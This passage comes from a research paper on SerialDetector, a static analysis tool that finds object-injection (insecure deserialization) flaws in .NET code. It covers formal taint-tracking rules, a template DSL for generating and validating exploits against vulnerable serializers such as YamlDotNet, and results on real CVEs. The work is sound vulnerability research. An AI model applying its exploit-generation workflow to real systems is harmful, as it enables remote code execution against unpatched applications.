
Abstracting the heap We represent the heap as a directed graph where nodes denote abstract locations in the memory and edges describe *points-to* relations between symbolic locations. Edges contain labels corresponding to the fields and variables connecting the two locations. Here, the graph is computed from the symbolic environment and the symbolic heap.

Figure A.3 depicts the abstract semantics of the heap. For simplicity, we assume that the environment E and the heap h are initialized to fresh symbolic values $sv \in Sv$, hence $E(x)$ and $h(l, f)$ are always defined. Rules S-LdVar, S-LdFld, and S-NewObj (not shown) are similar to the corresponding rules in Figure A.12 but operate on symbolic values and ignore the call stack cs. Rules S-StVar and S-StFld rely on an update function to implement the flow-insensitive and field-sensitive abstract semantics. This function takes as input two locations (as well as the current environment, heap, stack, and ϕ nodes) and merges the subgraphs rooted at those locations. The algorithm visits the subgraphs in lockstep in a breadth-first search (BFS) fashion and joins every location (node) with the same field/variable label. This is achieved by creating a fresh location and updating references to the new location. If the two merged locations have fields/-variables with the same name, it recursively applies the *update* function. Observe that the update modifies the state of the symbolic computation and may affect different components of the configuration. This approach is flow-insensitive as it

$$\text{S-StVar}\quad \frac{P(pc) = \textbf{stvar}\ x \qquad (E', h', s', \phi') = update(sv, E(x), E, h, s, \phi)}{\langle pc, E, h, s :: sv, \phi, \psi\rangle \rightarrow \langle pc+1, E', h', s', \phi', \psi\rangle}$$

$$\text{S-StFld}\quad \frac{P(pc) = \textbf{stfld}\ f \qquad (E', h', s', \phi') = update(h(l, f), sv, E, h, s, \phi)}{\langle pc, E, h, s :: sv :: l, \phi, \psi\rangle \rightarrow \langle pc+1, E', h', s', \phi', \psi\rangle}$$

Figure A.3: Abstract interpretation of heap.



(a) Before merging. (b) After merging.

Figure A.4: Graph representation of symbolic heap.

updates symbolic configurations with new symbolic values, instead of overwriting the old values of the variables/fields.

```
1: arg.obj = new ClassB();
2: arg.next = new ClassA();       4a: ldvar arg  //S-LdVar
3: arg.next.obj = new ClassB();   4b: ldfld next //S-LdFld
4: arg = arg.next;                4c: stvar arg  //S-StVar
```

Listing A.6: Merging heap locations.

The code snippet in Listing A.6 illustrates our symbolic analysis of the heap. Our abstract interpretation yields the heap graph in Figure A.4a after analyzing the (CIL representation of) instructions (1-3) in Listing A.6. We now illustrate our analysis for instruction (4) and its CIL representation (4*a*-4*c*). We first load the symbolic locations in variable *arg* and field *next* onto the symbolic stack by applying rules S-LdVar and S-LdFld, respectively. This results in loading the location l_b in Figure A.4a. Next, we apply rule S-StVar for instruction (4*c*). The rule considers the subgraphs rooted at location l_b (the top element of the stack) and at the location l_a (since $E(arg) = l_a$) and applies the update function. Since both edges originating from the locations l_a and l_b are labeled with the field *obj* (which contain the locations l_c and l_d), the algorithm merges these locations to a fresh location l_{cd} and updates the graph as shown in Figure A.4b.

Abstracting the control flow The main challenge to analyzing control flow instructions is the lack of structure and the preservation of symbolic stack's consistency across different branches. We implement an analyses that does not require reconstructing of the CFG explicitly. Specifically, we analyze instructions "sequentially" following the program order imposed by the program counter pc and ensure consistency of the symbolic stack and the heap on-the-fly. To achieve this, we extend our symbolic configurations with two additional data structures: a function $\phi : PC \mapsto \wp(Stack)$ mapping program counter indexes to sets of stacks to record the symbolic stacks at the merge points of control flow branches, and a set of program counter indexes $\psi \subseteq \wp(PC)$ to record backward jumps associated with loops. The former is similar to the standard ϕ-node is high-level languages and we use it to merge the stacks corresponding to different branches in the CFG. We assume that all stacks at a merge point have the equal size, which is ensured by the high-level language compiler (e.g., the C# compiler) that translates source code to CIL code. The set ψ ensures that loops are not analyzed repeatedly. Since our analysis is flow- and path-insensitive, it suffices to analyze each basic block only once. Figure A.5 illustrates our algorithm for control flow instructions. We use a function $mergeStacks : \wp(Stack) \times Heap \times Env \times \Phi \mapsto Stack \times Heap \times Env \times \Phi$ to merge all stacks and update the new symbolic configuration. Specifically, $mergeStacks$ merges symbolic locations pointwise, and updates the pointers to the merged locations in the other components.

We describe the few interesting rules in Figure A.5 via examples. Consider the CIL representation of the C# ternary operator in Listing A.7, which assigns the location in $var1$ or $var2$ to $arg.obj$ depending on the truth value of $flag$. The analysis should compute that field $arg.obj$ points to the merged location of variables $var1$ and $var2$. Observe that such case is not handled by the $update$ function in Figure A.3. Our analysis merges the locations in $var1$ and $var2$ on the stack using rule S-StUpd. This rule has higher precedence over any other rule. Initially, $\phi(pc) = \emptyset$ for all program points. For every forward jump, as in rules S-BrFwd and S-BrTrueFwd, we store the current stack for the target instruction. For instance, the instruction at index (5), i.e., **br** 7, stores the symbolic stack containing the locations in arg and $var2$ for $\phi(7)$. When analyzing the instruction **stfld** obj at index (7), the analyzer first applies rule S-StUpd to merge the stack stored in $\phi(7)$ and the current stack, which contains the locations in arg and $var1$. Then, rule S-StFld ensures that the field $arg.obj$ contains the merged location.

```
// arg.obj = flag ? var1 : var2;
1: ldvar arg              // S-LdVar
2: ldvar flag             // S-LdVar
3: brtrue 6               // S-BrTrueFwd
4: ldvar var2             // S-Ldvar
5: br 7                   // S-BrFwd
6: ldvar var1             // S-StUpd and S-LdVar
7: stfld obj              // S-StUpd and S-StFld
```

Listing A.7: Ternary operator in CIL.

$$\text{S-StUpd}\quad \frac{\phi(pc)\downarrow \qquad (E', h', s', \phi') = mergeStacks(\phi(pc) \cup \{s\}, E, h, \phi)}{\langle pc, E, h, s, \phi, \psi\rangle \rightarrow \langle pc, E', h', s', \phi'[pc \mapsto \bot], \psi\rangle}$$

$$\text{S-StSkip}\quad \frac{s = \bot}{\langle pc, E, h, s, \phi, \psi\rangle \rightarrow \langle pc + 1, E, h, s, \phi, \psi\rangle}$$

$$\text{S-BrFwd}\quad \frac{P(pc) = \textbf{br}\ i \qquad i > pc \qquad \phi' = \phi[i \mapsto \phi(i) \cup \{s\}]}{\langle pc, E, h, s, \phi, \psi\rangle \rightarrow \langle pc + 1, E, h, \bot, \phi', \psi\rangle}$$

$$\text{S-BrTrueFwd}\quad \frac{P(pc) = \textbf{brtrue}\ i \qquad i > pc \qquad \phi' = \phi[i \mapsto \phi(i) \cup \{s\}]}{\langle pc, E, h, s :: sv, \phi, \psi\rangle \rightarrow \langle pc + 1, E, h, s, \phi', \psi\rangle}$$

$$\text{S-BrBwd}\quad \frac{P(pc) = \textbf{br}\ i \qquad i < pc \qquad \phi' = (pc \in \psi\ ?\ \phi : \phi[pc \mapsto s]) \qquad (pc', s', \psi') = (pc \in \psi\ ?\ (pc + 1, \bot, \psi) : (i, s, \psi \cup \{pc\}))}{\langle pc, E, h, s, \phi, \psi\rangle \rightarrow \langle pc', E, h, s', \phi, \psi'\rangle}$$

$$\text{S-BrTrueBwd}\quad \frac{P(pc) = \textbf{brtrue}\ i \qquad i < pc \qquad \phi' = (pc \in \psi\ ?\ \phi : \phi[pc \mapsto s]) \qquad (pc', \psi') = (pc \in \psi\ ?\ (pc + 1, \psi) : (i, \psi \cup \{pc\}))}{\langle pc, E, h, s :: sv, \phi, \psi\rangle \rightarrow \langle pc', E, h, s, \phi, \psi'\rangle}$$

Figure A.5: Abstract interpretation of control flow.

While the previous rules ensure the consistency of the stack, we should also cater for potential loops resulting from backward jump instructions. Thanks to our flow-insensitive analysis, it suffices to analyze the "loop body" only once. Specifically, we use a set ψ to keep track of the control flow instructions that trigger a backward jump and ensure that the instructions at the jump target is analyzed only once (see S-BrBwd and S-BrTrueBwd). In particular, whenever an unconditional jump has already been analyzed, i.e. $pc \in \psi$, we set the stack to $\bot$ (undefined) and move on to executing the next instruction. An undefined stack will simply skip the analyzes of the current instruction as in rule S-StSkip unless there was another jump to that instruction with a defined stack (in which case rule S-StUpd applies)[1].

We illustrate our analysis of backward jumps with the example in Listing A.8. The example models the CIL representation of the *C#* pattern:

```
while(flag) { /*loop body*/ }
```

[1] We assume that $\phi(pc) \cup \bot = \phi(pc)$

The analyzer examines the instruction **br** 15 at index (1) via rule S-BrFwd, recording the current stack for the instruction at index (15) in ϕ and updating the stack to undefined. This is because at this point we do not know if the next instruction at index (2) will be reached from another configuration. Therefore, we simply skip the following instructions (rule S-StSkip) until we reach a merge point, i.e., an instruction where $\phi(pc)$ is defined. In our example, the merge point is the instruction at index (15). The analyzer merges the stack in $\phi(15)$ with the undefined stack using rule S-StUpd, and uses the new stack, while updating the ϕ node. Subsequently, the analyzer loads the variable $flag$ onto the stack and examines the instruction **brtrue** 2 at index (16) via rule S-BrTrueBwd. Since $16 \notin \psi$, this results in transferring control to the instruction at index (2) and analyzing the loop body. If the analyzer reaches the instruction **brtrue** 2 again, it finds that the instruction has already been analyzed, i.e., $16 \in \psi$, and continues with the next instruction.

```
 1: br 15                  // S-BrFwd
 2:
     //loop body
15:                        // S-StUpd
    // while (flag)
    ldvar flag             // S-LdVar
16: brtrue 2               // 2 x S-BrTrueBwd
```

Listing A.8: While loops in CIL.

Aliasing and taint tracking Recall that the goal of our analyses is tracking information flows from sensitive sinks to attack triggers. To achieve this, we enrich the location nodes in our abstract heap graph with a *taint mark* whenever the return value of a sensitive sink is analyzed. Thanks to our store-based abstract heap model, the heap graph already accounts for aliases to a given node. In fact, aliases can be computed by looking at the labels of incoming edges to a given location node. Therefore, we can compute the taint mark of a reference by reading the taint mark of the node it points to.


Figure A.6 provides an example of aliasing and taint tracking. The call to the sensitive sink at line (1) pushes the return value onto the stack, marks the corresponding node as tainted and adds an edge labeled with $b.foo$ to the tainted node. Similarly, the instruction at line (2) creates an alias of $b.bar$ to the tainted node, which yields the heap graph in Figure A.6b. Finally, the analysis of the virtual call at line (3) reveals that the caller $b.bar$ is tainted, hence an attacker controlling its type determines which concrete implementation of $VirtualCall()$ is executed. Therefore, we consider such method as a potential attack trigger.

Modular inter-procedural analysis

We now present the inter-procedural symbolic analysis underpinning our computation of OIV patterns. The analysis relies on a preliminary stage that reconstructs the Call Graph containing the entry points that may reach sensitive sinks.

```
1: b.foo = SSink(arg);
2: b.bar = b.foo;
3: b.bar.VirtualCall();
```

(a) Code.



(b) Heap.

Figure A.6: Aliasing and taint tracking.

Subsequently, it performs a modular analysis of the call graph, based on method summaries, to determine OIV patterns.

Call graph analysis We first analyze the target set of CIL assemblies to identify method signatures associated with **call** and **callvirt** instructions, and store them as keys in a hash table with the caller methods as values. The hash table represents a call graph, which we can reconstruct via backward analysis. A path from a sensitive sink to an entry point can be computed in $O(n)$ time, where n is the call stack's depth. We also compute the type-hierarchy graph to determine all implementations of virtual method calls. We assume that a virtual call of a base method can transfer control to any implementation of that method and store such information in the call graph. The analyzer uses this information during the backward reconstruction of the call graph from a sensitive sink to entry points, as well as during the abstract interpretation of **callvirt** instructions.

Inter-procedural analysis with method summaries We perform a modular dataflow analysis for every entry point identified in the preliminary stage. Whenever our algorithm reaches a new method, it triggers the intra-procedural analysis (described in Section A.4) to analyze the method independently of the caller's context, i.e., both the heap h and the environment E are empty. As a result, it produces a compact representation of the heap graph called *summary*. The summary is then stored into a caching structure K, and it is reused for every subsequent call to the same method.

We use the following notation to describe the abstract interpretation of method calls: A state $\sigma \in \mathit{State}$ is a tuple (E, h, s, ϕ, ψ) representing the calling context in a symbolic configuration and it is stored whenever we start the analysis of a new method. The symbolic call stack $cs \in (\mathit{State} \times \mathit{PC})^*$ is a stack of pairs (σ, pc) containing the state of the caller and program counter index of the caller in state σ. A partial mapping $K : \mathit{Sig} \mapsto \mathit{Sum}$ caches method summaries for each method signature. A method summary $sum \in \mathit{Sum}$ is defined by the tuple (E, h) consisting of the environment and the heap.

Figure A.7 presents the algorithm for our summary-based inter-procedural analysis of a call graph. We handle the following cases: (a) calls to methods with summaries already present in the cache K (rule S-CallK); (b) calls to external/native method with no implementation available (rule S-CallExt); (c) calls to (non-recursive) methods with no summaries in the cache K (rule S-Call)

$$\text{S-CallK}\quad \frac{P(pc) = \textbf{call}\ pc_0 \qquad K(sig_{pc_0})\downarrow \qquad \sigma' = apply(K(sig_{pc_0}), \sigma)}{\langle pc, cs, \sigma, K\rangle \rightarrow \langle pc+1, cs, \sigma', K\rangle}$$

$$\text{S-Call}\quad \frac{P(pc) = \textbf{call}\ pc_0 \qquad K(sig_{pc_0})\uparrow}{\langle pc, cs, \sigma, K\rangle \rightarrow \langle pc_0, cs :: (\sigma, pc), \bot, K\rangle}$$

$$\text{S-CallExt}\quad \frac{P(pc) = \textbf{call}\ pc_0 \qquad P(pc_0)\uparrow \qquad l \in Loc \text{ fresh}}{\langle pc, cs, \langle \_, \_, s, \_\rangle \_, K\rangle \rightarrow \langle pc+1, cs, \langle \_, \_, s :: l, \_, \_\rangle, K\rangle}$$

$$\text{S-End}\quad \frac{sum = cmptSum(\sigma) \qquad \sigma'' = apply(sum, \sigma') \qquad P(pc)\uparrow}{\langle pc, cs :: (\sigma', pc'), \sigma, K\rangle \rightarrow \langle pc'+1, cs, \sigma'', K[sig \mapsto sum]\rangle}$$

Figure A.7: Abstract interpretation of call graph.

; and (d) updates of the cache K upon termination of the analysis of a method (rule S-End).


Rule S-CallK applies the cached summary of the method with signature sig_{pc_0} (at index pc_0) to the current symbolic state σ of the caller, using a function $apply : Sum \times State \mapsto State$. In a nutshell, $apply$ takes the root variables Var of the summary consisting of the formal parameter arg and a predefined variable $rv \in Var$ storing the return value of the method. Then, it pops off the top value from the stack in σ and merges it with arg using the function $update$ described in Section A.4. The merging process may affect other components of σ that contain references to merged locations, resulting in an updated state σ'. Rule S-CallExt handles external/native method calls by pushing a fresh symbolic location onto the stack whenever a method lacks implementation, i.e., $P(pc_0)\uparrow$. Rule S-Call triggers the intra-procedural analysis of a new method by transferring control to its code at index pc_0 and storing the context of the caller in the symbolic stack cs. The caller's context contains the caller's state and program counter index pc. Observe that the analysis of the callee method is performed in a context independent manner, i.e, $\sigma' = \bot$. Rule S-Call matches rule S-End to compute the summary upon termination of the method's intra-procedural analysis (denoted by $P(pc)\uparrow$). Subsequently, it applies the summary to the caller's context σ' and caches it in K, and continues the analysis with the caller's next instruction at index $pc' + 1$.

Example: Method calls We illustrate the abstract interpretation of non-recursive calls in Listing A.8. The analysis starts from the method `EPoint` and calls `SSink` which is an external method, hence $P(pc_0)\uparrow$. Rule S-CallExt allocates a fresh location and pushes it onto the stack to emulate the return value.

Because the method signature is defined as sensitive sink, we mark the fresh variable as tainted. Subsequently, the assignment stores the tainted value to the location in $b.foo$.

```
1  void EPoint(ClassA arg) {
2    var b = new ClassB();
3    b.foo = SSink(arg);
4    CreateAlias(b);
5    Foo(b.bar);
6  }
7  void CreateAlias(ClassB arg){
8    arg.bar = arg.foo;
9  }
10 void Foo(ClassB arg) {
11   ExternalMethod(arg);
12 }
```

(a) Code.



(b) Heap.

Figure A.8: Method calls.

Next, we call the method `CreateAlias` which triggers an intra-procedural analysis of its body via rule S-Call after storing the current σ and pc to the call stack. The analysis applies rule S-StFld to create an alias between $arg.bar$ and $arg.foo$. Finally, rule S-End builds a summary from the current symbolic state and stores it in the cache. The summary generation algorithm traverses the heap graph h starting from root variables Var in E and stores visited nodes and references to the summary. This is the only information that may affect the context of the caller. Subsequently, the algorithm applies the summary to the caller's state to create a new state that accounts for the effects of the method call, and proceeds with executing the next instruction of the method `EPoint`. Figure A.8b depicts the effects of the summary applications, which add the edge labeled with *bar* to the heap graph, thus causing the two fields to point to the tainted node.

Finally, we analyze method `Foo` via rule S-Call. `Foo` contains an external method call (as analyzed by rule S-CallExt) with argument arg as parameter. Since external methods can be used as attack trigger, we store information about the `ExternalMethod` in the node of the arg location. The rule S-End builds and stores the summary, and applies it to the `EPoint` context when reaching the end of the method. Hence, we merge two locations ($b.bar$ which is passed to `Foo`, and arg from the summary), and detect the call to an attack trigger with a taint mark. Finally, we store the chain from `EPoint` to `SSink` and `ExternalMethod` as an OIV pattern.

A.5 Implementation

This section provides implementation details and limitations of SerialDetector. Figure A.2 overviews the architecture.

Anatomy of SerialDetector

SerialDetector [190] is written in C# and runs on the .NET platform using the dnlib library [58] for parsing assemblies.

Pattern detection The distinguishing feature of SerialDetector is that it implements the framework-agnostic paradigm and does not use any heuristics based on method or class names to detect OIV patterns. The input consists of a set of .NET assemblies and rules for sensitive sinks and attack triggers. The sensitive sinks are initially described as a native method that return an object of type `System.Object`. Thereby, we assume that an attacker can manipulate either the parameter of the sensitive sink or the runtime state to get an object of arbitrary type. SerialDetector analyzes only CIL code in .NET assemblies and does not support binary code as in native methods. Therefore, we take a conservative approach that every native method returns an object of any derived type as the return type. We then mark the return object of the sensitive sink as tainted. The attack trigger is described as either a native (external) method that takes a tainted object as parameter or a virtual method with the first argument marked as tainted.

The pipeline of the detection phase consists of four steps: (1) SerialDetector builds an index of method call's graph for the whole .NET assembly dataset; (2) It filters all native method signatures using the criteria defining the sensitive sinks. This step yields the signatures of sensitive sinks, which we use to build the slices of the call graph in the backward direction, from the sensitive sinks to entry point methods; (3) SerialDetector performs a summary-based inter-procedural dataflow analysis as described in Section A.4; (4) It outputs a sequence of patterns containing calls to attack triggers for each sensitive sink as well as traces from entry points to sensitive sinks. We collect these patterns in a knowledge base and use them as input to the exploitation phase.

Exploit generation and validation Drawing on the knowledge base from the previous stage, we manually identify usages of vulnerable patterns in frameworks and libraries. To this end, we leverage the YSoSerial.Net project [146] to create templates that can be used to exploit vulnerabilities in a target application. We do this by declaring a signature of each public vulnerable method directly in C# code using DSL-like API. Listing A.9 shows the template for the vulnerable `YamlDotNet` library from Section A.2.

We designed a DSL as custom LINQ expressions. LINQ is a uniform programming model for managing data in C#. Each method in the DSL call sequence refines the template model. For example, we start with the `Template` static class and call the method `AssemblyVersionOlderThan` to specify a vulnerable

```
1  var deserializer = new Deserializer();
2  Template.AssemblyVersionOlderThan(5, 0)
3    .CreateBySignature(it =>
4      deserializer.Deserialize(
5        it.IsPayloadFrom("payload.yaml").Cast<IParser>(),
6        typeof(object)));
```

Listing A.9: Object Injection Template.

version of the library. The next method call `CreateBySignature` creates a template for the method `Deserialize` of the `YamlDotNet` serializer and defines as the first parameter the untrusted input with a payload from `payload.yaml`. The DSL facilitates the description of payloads and it allows to apply one payload to many templates. The key feature of the DSL is usage the *expression tree* as parameter to the method `CreateBySignature`. The expression tree represents code in an abstract syntax tree (AST), where each node is an expression. The method can extract a signature of the calling method from the expression tree, e.g., `deserializer.Deserialize`, to detect any usage in a target application. Moreover, it can also compile and run the expression tree code to test the payload. A main advantage of template generation with our DSL is that it facilitates modification and testing of different payloads, which is essential during exploitation, when SerialDetector sends a signal upon successful execution of a malicious action. SerialDetector comprises following steps for exploit generation and validation:

- *(1)* Matching (Manual): To validate the results of the detection phase, we match the generated patterns with actual sensitive sinks and attack triggers of an exploit with a known gadget. We generate a payload for the known gadgets and reproduce the exploit of each target serializer. We attach a debugger to our reproduced case and set breakpoints to the detected sensitive sink and attack trigger calls. If the breakpoints are triggered and the attack trigger performs a call chain to the malicious action of our payload, then we conclude that the pattern is exploitable.
- *(2)* Populating Knowledge Base (Manual): We use the results of the matching to populate a knowledge base. We describe the code of a gadget to create and transform to various formats to generate the payload. We also describe signatures of vulnerable entry points from the matched patterns in templates as well as additional restrictions, e.g., the version of a vulnerable library.
- *(3)* Payload and Template generation (Automated). SerialDetector automatically generates payloads and templates based on described knowledge base rules.
- *(4)* Call Graph Analysis (Automated). We use the templates as input for Call Graph Analysis to detect potentially vulnerable templates in a target application. SerialDetector generates the Call Graph from the application entry points to the vulnerable calls described in the templates.

- *(5)* Template validation (Automated). SerialDetector automatically generates and run tests for templates. It validates that a given payload can exploit an entry point in the templates. It also validates Call Graph Analysis step using template description as a source for compiling the .NET assembly with vulnerable code and it runs the analysis against this sample. All information required for testing is extracted from the knowledge base.
- *(6)* Exploit Generation (Manual). SerialDetector relies on the human-in-the-loop model for exploit generation. It provides an automatically generated call graph targeting a vulnerable template and an input payload that exploits the template. A security analyst explores the entry points of the call graph subject to attacker-controlled data, and exploits them using the original payload. The analyst may need to combine OIVs with other vulnerabilities (e.g., XSS - see Section A.7) to execute a malicious payload for a target entry point. If an exploit fails, the analyst investigates the root cause using other tools (e.g., a debugger) and modifies the payload according to application-specific requirements.

Challenges and Limitations

Virtual method calls Static analysis for large code is very challenging. We find that modularity and flow insensitivity are essential for analyzing millions of LOC. One of the challenges we faced was the analysis of virtual method calls. When performing a call graph analysis, we assume that a virtual method call may transfer control to a method of any instantiated type that implements this virtual method. For a modular data flow analysis, this means that we must analyze all implementations of the method and apply all generated summaries. To reuse merged summaries of all virtual method implementations, we introduce fake methods that include concrete calls of all implementations of a certain virtual method. We cache the summary of such method for future use.

We implement a lightweight form of context-sensitive analysis. The analyzer collects types of all created objects in a global context and then resolves the virtual method calls only for the implementations of the collected types. Because we use the modular approach we need to track summaries that have virtual calls. When a new type is instantiated, we invalidate the summaries that have the virtual calls that may be resolved to methods of the new type.

Some virtual methods of .NET Framework have hundreds of implementations. Thereby, the analysis of all implementations is a very expensive operation that often does not give us benefits. We implement several optimizations for virtual calls. Whenever possible, the analyzer infers the type of virtual calls in the intra-procedural analysis. Thereby, we can reduce the number of implementations for data flow analysis. Otherwise, we limit a count of implementations of virtual methods calls for data flow analysis and track all cases where the analyzer skips the implementations. We then perform a manual analysis of such cases and pick the ones of interest for the next run of the analysis.

Recursion Another challenge is the modular analysis of recursion calls. The analysis must ignore caching summaries of intermediate methods in a chain of recursive methods. The reason for this is that the summaries of intermediate methods do not contain full data-flow information until we complete the analysis of the first recursive method. However, a program may have many calls of the same intermediate method, hence we must reanalyze such method, although we get the same incomplete summary. We use temporary caches for the summaries of intermediate recursive methods to analyze such methods only once within a recursion call. We then invalidate the temporary cache when the analysis of the first recursive method is completed.

Static fields The CLI specification allows types to declare locations that are associated with those types. Such locations correspond to *static fields* of the type, hence any method has access to the static fields and can change their value. While our abstract semantics does not address static field, SerialDetector does. We enrich the summaries with an additional root variable storing the names of types with static fields. Thus, we can access any location of the static field by using such variable and the full access path. Then, we merge such root variable as we do with other arguments of the method when applying a summary to the calling method's context.

Arrays The CLI specification defines a special type for *arrays*, providing direct support in CIL (**newarr**, **stelem**, **ldelem**, and **ldelema**). Array instructions may perform integer arithmetics when accessing an array element by taking its array index from the evaluation stack. We do not support integer arithmetics for primitive types in the current version of the analyzer. Thereby, we overapproximate the array semantics by assuming that all elements of an array point to the single abstract location containing all possible values.

Unsupported instructions The CLI specification supports *method pointers* and *delegates* [62]. A method pointer is a type for variables that store the address of the entry point to a method. A method can be called by using a method pointer with the **calli** instruction. Delegates are the object-oriented equivalent of function pointers. Unlike function pointers, delegates are object-oriented, type-safe, and secure. Each delegate type provides a method named $Invoke$ with appropriate parameters, and each instance of a delegate forwards calls to its $Invoke$ method to one or more static or instance methods on particular objects. SerialDetector does not track values for the delegates and the method pointers, however it issues a warning whenever such features are used.

Both CLI and the .NET Framework support *reflection*. Reflection provides the ability to examine the structure of types, create instances of types, and invoke methods on types, all based on a description of the type. The current version of the analyzer does not reconstruct the call graph based on information of method invocations via the reflection.

	Version	Time (sec)	Memory (Mb)	Patterns	Priority Patterns	Methods	Summaries	Method Calls	Applied Summaries	Instructions
BinaryFormatter	.NET 4.8.04084	1.5	7,208	6	6	5,263	6,342	31,600	29,094	214,784
DataContractJsonSerializer	.NET 4.8.04084	122.2	16,042	73	-	14,091	16,230	112,322	102,079	576,896
DataContractSerializer	.NET 4.8.04084	51.9	13,942	73	-	13,631	15,748	109,179	99,294	562,410
FastJSON	2.3.2	3.3	7,495	24	15	6,564	7,701	41,615	37,740	273,806
FsPickler	4.6	1.5	7,216	7	-	3,552	4,302	22,927	20,362	152,343
JavaScriptSerializer	.NET 4.8.04084	44.9	13,234	121	9	18,616	19,727	130,426	120,007	665,524
LosFormatter	.NET 4.8.04084	86.3	15,278	9	9	18,941	21,631	146,864	135,843	773,037
NetDataContractSerializer	.NET 4.8.04084	158.2	17,578	72	-	14,021	15,613	104,941	96,216	545,699
Newtonsoft.Json	12.0.3	7.6	7,776	13	10	12,560	14,373	90,385	84,208	496,888
ObjectStateFormatter	.NET 4.8.04084	2.5	7,213	9	9	6,287	8,407	47,756	43,495	314,952
SharpSerializer	3.0.1	47.9	13,180	69	2	12,819	14,340	94,317	87,830	500,922
SoapFormatter	.NET 4.8.04084	8.0	7,743	12	12	11,552	12,786	79,603	73,698	444,448
XamlReader	.NET 4.8.04084	10.4	7,754	133	23	14,627	17,209	109,160	101,921	594,230
XmlSerializer	.NET 4.8.04084	158.2	16,766	82	-	14,511	16,022	114,808	106,728	583,887
YamlDotNet	4.3.1	6.0	7,754	44	2	7,253	8,441	54,581	51,080	300,192

Table A.1: Evaluation results for the insecure serializers.

A.6 Evaluation

This section presents our experiments to validate the efficiency and effectiveness of SerialDetector. We leverage known vulnerabilities in the .NET Framework and third-party libraries as ground truth for checking the soundness and permissiveness of the detection phase, as well as for evaluating the scalability of analysis on a large codebase. To evaluate the exploitation phase, we perform an in-breadth study of deserialization vulnerabilities on real-world applications over the past two years, and report of the effort to exploit these vulnerabilities with SerialDetector. We perform the experiments on an Intel Core i7-8850H CPU 2.60GHz, 16 GB of memory, running Windows OS and .NET Framework 4.8.04084. The analysis results and data are available in SerialDetector's repository [190].

First, SerialDetector indexes all code of the .NET Framework and detects the list of sensitive sinks. The .NET Framework consists of 269 managed assemblies with 466,218 methods and 50,399 types. SerialDetector completes this step in 12.4 seconds and detects 123 different sensitive sinks. Not all sensitive sinks create new objects dynamically based on input data, hence we filter out such sensitive sinks after manual analyisis. For example, the external method `Interlocked.CompareExchange` is considered as sensitive sink, however it only implements atomic operations like comparing two objects, hence we exclude it from our list.

Detection phase. To evaluate true positives, false positives, and false negatives of the detection phase, we run SerialDetector against known OIVs in .NET Frame-

	Software	Version	Serializer	Entry Points w/ Threat Model (False Positives UB)	Entry Points w/o Threat Model (False Positives UB)	Assemblies/ Instructions	Payload Changes
CVE-2020-14030	Ozeki SMS Gateway	4.17.6	BinaryFormatter	31	220	84/ 1,866,312	0
CVE-2020-10915 CVE-2020-10914	VEEAM One Agent	10.0.0.750	BinaryFormatter	29	29	10/ 199,185	1
CVE-2019-18935	Telerik UI for ASP.NET AJAX	2019.2.514	JavaScriptSerializer	-	-	-	-
CVE-2019-10068	Kentico	12.0.0	SoapFormatter	1	1	191/ 5,647,128	0
CVE-2019-19470	TinyWall	2.1.8	BinaryFormatter	4	30	4/ 39,927	0
CVE-2019-0604	Microsoft SharePoint Server 2019	16.0. 10337.12109	XmlSerializer	6,283* 9	49,007	55/ 8,329,428	2
CVE-2019-1306	Azure DevOps Server 2019	17.143. 28621.4	BinaryFormatter	14	20	326/ 10,742,006	2
CVE-2019-0866 CVE-2019-0872	Azure DevOps Server 2019	RC2	YamlDotNet	3	13	370/ 9,863,890	1

Table A.2: Evaluation results for the real-world applications. * indicates Microsoft.SharePoint.dll. indicates Microsoft.SharePoint.Portal.dll.

work and third-party libraries using insecure serializers from the YSoSerial.Net project [146]. We use the deserialization methods of insecure serializers as entry points for our data flow analysis. The analyzer generates OIV patterns for each deserializer. We then match the attack triggers with gadgets from YSoSerial.Net as an indicator of effectiveness. SerialDetector confirmed exploitable patterns for 10 deserializers. It also reported warning for 5 deserializers DataContractJsonSerializer, DataContractSerializer, FsPickler, NetDataContractSerializer, and XmlSerializer since it lacks support for *delegates* calls. If a code snippet uses a delegate to create a type, we lose information about that type, hence SerialDetector cannot resolve virtual calls of that type.

Table A.1 presents the results of our experiments. We report the *Version* of the library or the framework containing that library, and the number of different *Methods* analyzed for each entry point. The analyzer generates a summary for each method. We need re-analyze some methods, for example, recursive methods or methods with virtual calls that must be re-analyzed after creating an instance of the type with a concrete implementation. Therefore, the number of summaries is always greater than the analyzed methods.

The column *Patterns* shows the number of unique OIV patterns for each serializer, while *Priority Patterns* shows patterns that contain the methods of known gadgets. The pattern consists of the attack triggers that are called on a unique tainted object. It is unclear whether or not the rest of attack triggers is exploitable, since this requires detection of new gadgets, which we do not address in this work. Therefore, the number of (priority) patterns minus one corresponds to the number of (gadget specific) false positives.

Exploitation phase. We carry out an in-breadth analysis of .NET applications vulnerable to OIVs using the following methodology: (1) We collected vulnerabilities from the National Vulnerability Database using the keyword ".NET" and category "CWE-502 Deserialization of Untrusted Data" as of January 1st, 2019. As a result, we obtained 55 matched records; (2) We inspected the vulnerabilities manually and found that 11 vulnerabilities were actually detected in .NET appli-

cations, of which only 5 vulnerable applications were available for download; (3) We analyzed these applications with SerialDetector as reported in the first part of Table A.2; (4) Since not all vulnerabilities of insecure deserialization are marked as CWE-502, we searched the Internet for additional OIVs and added them in our experiments, including the new vulnerabilities that we found in Azure DevOps Server. In total, we run SerialDetector against 7 different applications with 10 OIVs. SerialDetector detected vulnerable calls of insecure deserializers and related entry points in all applications except for the Telerik UI product, which uses the Reflection API to call an insecure configuration of JavaScriptSerializer. The current version of SerialDetector does not support *reflection* for reconstructing the call graph and ignores such calls.

